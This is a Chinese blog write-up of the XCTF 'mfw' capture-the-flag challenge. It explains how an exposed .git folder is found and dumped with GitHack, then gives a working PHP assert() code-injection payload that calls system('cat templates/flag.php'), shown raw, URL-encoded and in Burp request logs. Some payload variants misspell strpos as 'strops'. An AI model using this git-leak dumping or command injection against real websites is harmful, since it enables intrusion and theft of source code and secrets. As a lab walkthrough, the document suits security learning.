

XCTF-高手进阶区：mfw

原创

1stPeak 于 2019-06-13 23:25:57 发布 2893 收藏 8

分类专栏：[CTF刷题](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_41617034/article/details/91893518

版权



[CTF刷题](#) 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

XCTF-高手进阶区：mfw

mfw 查看Writeup 题目建议

难度系数: ★ 1.0

题目来源: csaw-ctf-2016-quals

题目描述: 暂无

题目场景: http://111.198.29.45:46634 删除场景

倒计时: 03:57:53 延时

题目附件: 暂无

提交

https://blog.csdn.net/qq_41617034

目标:


- 学习git泄露有关知识:

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞

- 会简单构造php的payload
- 了解urlencode

Writeup

(1) 我们在<http://111.198.29.45:46634/?page=about>页面看到如下图所示



About

I wrote this website all by myself in under a week!

I used:

- Git
- PHP
- Bootstrap

https://blog.csdn.net/qq_41617034

(2) 看到git, 我们应该想到git文件泄露 (Git信息泄露的危害很大, 渗透测试人员、攻击者, 可直接从源码获取敏感配置信息 (如: 邮箱, 数据库), 也可以进一步审计代码, 挖掘文件上传、SQL注射等安全漏洞)

首先我们测试一下是否存在git泄露:

url访问: <http://111.198.29.45:46634/.git/>, 出现泄露的文件, 因此得出存在git文件泄露



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2018-10-04 12:57	25	
HEAD	2018-10-04 12:57	23	
branches/	2018-10-04 12:57	-	
config	2018-10-04 12:57	92	
description	2018-10-04 12:57	73	
hooks/	2018-10-04 12:57	-	
index	2018-10-04 12:57	523	
info/	2018-10-04 12:57	-	
logs/	2018-10-04 12:57	-	
objects/	2018-10-04 12:57	-	
refs/	2018-10-04 12:57	-	

Apache/2.4.18 (Ubuntu) Server at 111.198.29.45 Port 46634 [.net/qq_41617034](https://blog.csdn.net/qq_41617034)

- 我们下载GitHack-master, 使用GitHack.py进行扫描目标网站 (注意: 这个脚本只能使用python2运行, python3无法运行) GitHack是一个.git泄露利用测试脚本, 通过泄露的文件, 还原重建工程源代码

工作原理:

- 1、解析.git/index文件，找到工程中所有的：（文件名，文件sha1）
- 2、去.git/objects/ 文件夹下下载对应的文件
- 3、zlib解压文件，按原始的目录结构写入源代码

优点:

速度快，默认20个工作线程

尽量还原所有的源代码，缺失的文件不影响脚本工作

脚本不需要执行额外的git命令，all you need is python

脚本无需浏览目录

```
root@kali:~# cd GitHack-master/
root@kali:~/GitHack-master# ls
GitHack.py  README.md
root@kali:~/GitHack-master# python GitHack.py http://111.198.29.45:46634/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] templates/about.php
[OK] index.php
[OK] templates/home.php
[OK] templates/contact.php
[OK] templates/flag.php
root@kali:~/GitHack-master#
```

https://blog.csdn.net/qq_41617034

(3) 我们接下来在脚本那幅图的基础上，再次查看GitHack-master，进入我们跑过的目标网址目录，查看flag.php...好像没啥用...





```
root@kali:~/GitHack-master# ls
111.198.29.45_46634  GitHack.py  index  README.md
root@kali:~/GitHack-master# cd 111.198.29.45_46634/
root@kali:~/GitHack-master/111.198.29.45_46634# ls
index.php  templates
root@kali:~/GitHack-master/111.198.29.45_46634# cd templates/
root@kali:~/GitHack-master/111.198.29.45_46634/templates# ls
about.php  contact.php  flag.php  home.php
root@kali:~/GitHack-master/111.198.29.45_46634/templates# cat flag.php
<?php
// TODO
// $FLAG = '';
?>
```

https://blog.csdn.net/qq_41617034

- 也可以url查看搜索到的文件:



Index of /templates

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 about.php	2018-09-16 03:05	147	
 contact.php	2018-09-16 03:05	93	
 flag.php	2019-06-13 11:59	63	
 home.php	2018-09-16 03:05	165	

Apache/2.4.18 (Ubuntu) Server at 111.198.29.45 Port 46634

https://blog.csdn.net/qq_41617034

(4) 我们再来看看主页index.php有什么内容

```
root@kali:~/GitHack-master/111.198.29.45_46634/templates# cd ..
root@kali:~/GitHack-master/111.198.29.45_46634# ls
index.php  templates
root@kali:~/GitHack-master/111.198.29.45_46634# cat index.php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">

<title>My PHP Website</title>

<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.
css" />
</head>
<body>
<nav class="navbar navbar-inverse navbar-fixed-top">
<div class="container">
```

```

        <div class="navbar-header">
            <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-
expanded="false" aria-controls="navbar">
                <span class="sr-only">Toggle navigation</span>
                <span class="icon-bar"></span>
                <span class="icon-bar"></span>
                <span class="icon-bar"></span>
            </button>
            <a class="navbar-brand" href="#">Project name</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
            <ul class="nav navbar-nav">
                <li <?php if ($page == "home") { ?>class="active"<?php } ?><a href="?page=home">Home</a></li>
                <li <?php if ($page == "about") { ?>class="active"<?php } ?><a href="?page=about">About</a></li>
                <li <?php if ($page == "contact") { ?>class="active"<?php } ?><a href="?page=contact">Contact</a>
</li>
                <!--<li <?php if ($page == "flag") { ?>class="active"<?php } ?><a href="?page=flag">My secrets</a></li> -
->
            </ul>
        </div>
    </div>
</nav>

<div class="container" style="margin-top: 50px">
    <?php
        require_once $file;
    ?>

</div>

<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/1.12.4/jquery.min.js" />
<script src="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/js/bootstrap.min.js" />
</body>

```

核心代码函数理解:

- assert()
PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assertion 是 false 则返回 FALSE, 否则是 TRUE。

strpos() 函数查找字符串在另一字符串中第一次出现的位置, 如果没有找到字符串则返回 FALSE。

语法: strpos(string,find,start)

参数 描述

string 必需。规定要搜索的字符串。

find 必需。规定要查找的字符串。

start 可选。规定在何处开始搜索。

file_exists() 函数检查文件或目录是否存在

如果指定的文件或目录存在则返回 true, 否则返回 false。

(5) 接下来我们构造payload即构造page

即:

```
page=1stPeak', 'abc') === false and system("cat templates/flag.php") and strpos('1stPeak
```

构造过程:

第一步: 观察核心源码

```
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

第二步: 将\$file先带进assert:

```
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('templates/" . $page . ".php', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

第三步: 在第二步的基础上, 对 `assert("strpos('templates/" . $page . ".php', '..') === false") or die("Detected hacking attempt!");` 中的page进行构造, 使其可以执行flag.php

```
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";



// I heard '..' is dangerous!
assert(strpos('templates/1stPeak','abc') === false and system("cat templates/flag.php") and strpos('1stPeak.php', '..') === false) or die("Detected hacking attempt!");
//assert(true and true and true) or die("Detected hacking attempt!");因此, 不执行or die

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

注：上图中的cat templates/flag.php如果是cat /templates/flag.php会出现无法获取flag，因为/表示根目录，第一个表示在当前目录下（由上面脚本跑出的git泄露可以看出，index.php确实和templates在同一目录下），而第二个表示从当前目录下寻找templates，很抱歉，templates是不在根目录下的，人家是与index.php在同一目录（仅代表这道题不在根目录下）

url访问：获得flag



注：我们还可以使用bp进行传参，但是要将构造的语句进行urlencode，否则无法成功，如下图：

- 未经过urlencode：

Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Go Cancel < >

Target: http://111.198.29.45:46634

Request

Raw Params Headers Hex

```
GET /index.php/?page=1stPeak';abc' === false and system("cat templates/flag.php") and
strops('1stPeak HTTP/1.1
Host: 111.198.29.45:46634
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
<title>400 Bad Request</title>
</head>
<body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.
<br />
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.42.11.182 Port 80</address>
</body>
</html>
```

Done

0 matches

0 matches

496 bytes | 34 millis

<https://blog.csdn.net/496 bytes | 34 millis>

- 经过urlencode

Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Go Cancel < >

Target: http://111.198.29.45:46634

Request

Raw Params Headers Hex

```
GET
/index.php/?page=1stpeak'%2c'abc'%20%3d%3d%3d%20false%20and%20system('%22cat%20temp
lates%2fflag.php%22)%20and%20strops('1stpeak HTTP/1.1
Host: 111.198.29.45:46634
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex Render

```
HTTP/1.0 500 Internal Server Error
Date: Thu, 13 Jun 2019 15:01:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 63
Connection: close
Content-Type: text/html; charset=UTF-8

<?php $FLAG="cyberpeace{78f6dd186c1b0e624897494f86971116}"; ?>
```



- urlencode也有不同，但

```
1stpeak '%2c'abc')%20%3d%3d%3d%20false%20and%20system(%22cat%20templates%2fflag.php%22)%20and%20strops('1stpeak
```

与

```
1stPeak%27%2c%27abc%27)+%3d%3d%3d+false+and+system(%22cat+templates%2fflag.php%22)+and+strops(%271stPeak
```

是等价的

参考:

<https://www.freebuf.com/sectool/66096.html>

<https://www.cnblogs.com/JKding233/p/10864033.html>

https://blog.csdn.net/qq_41381461/article/details/90482374

https://blog.csdn.net/zz_Caleb/article/details/89318443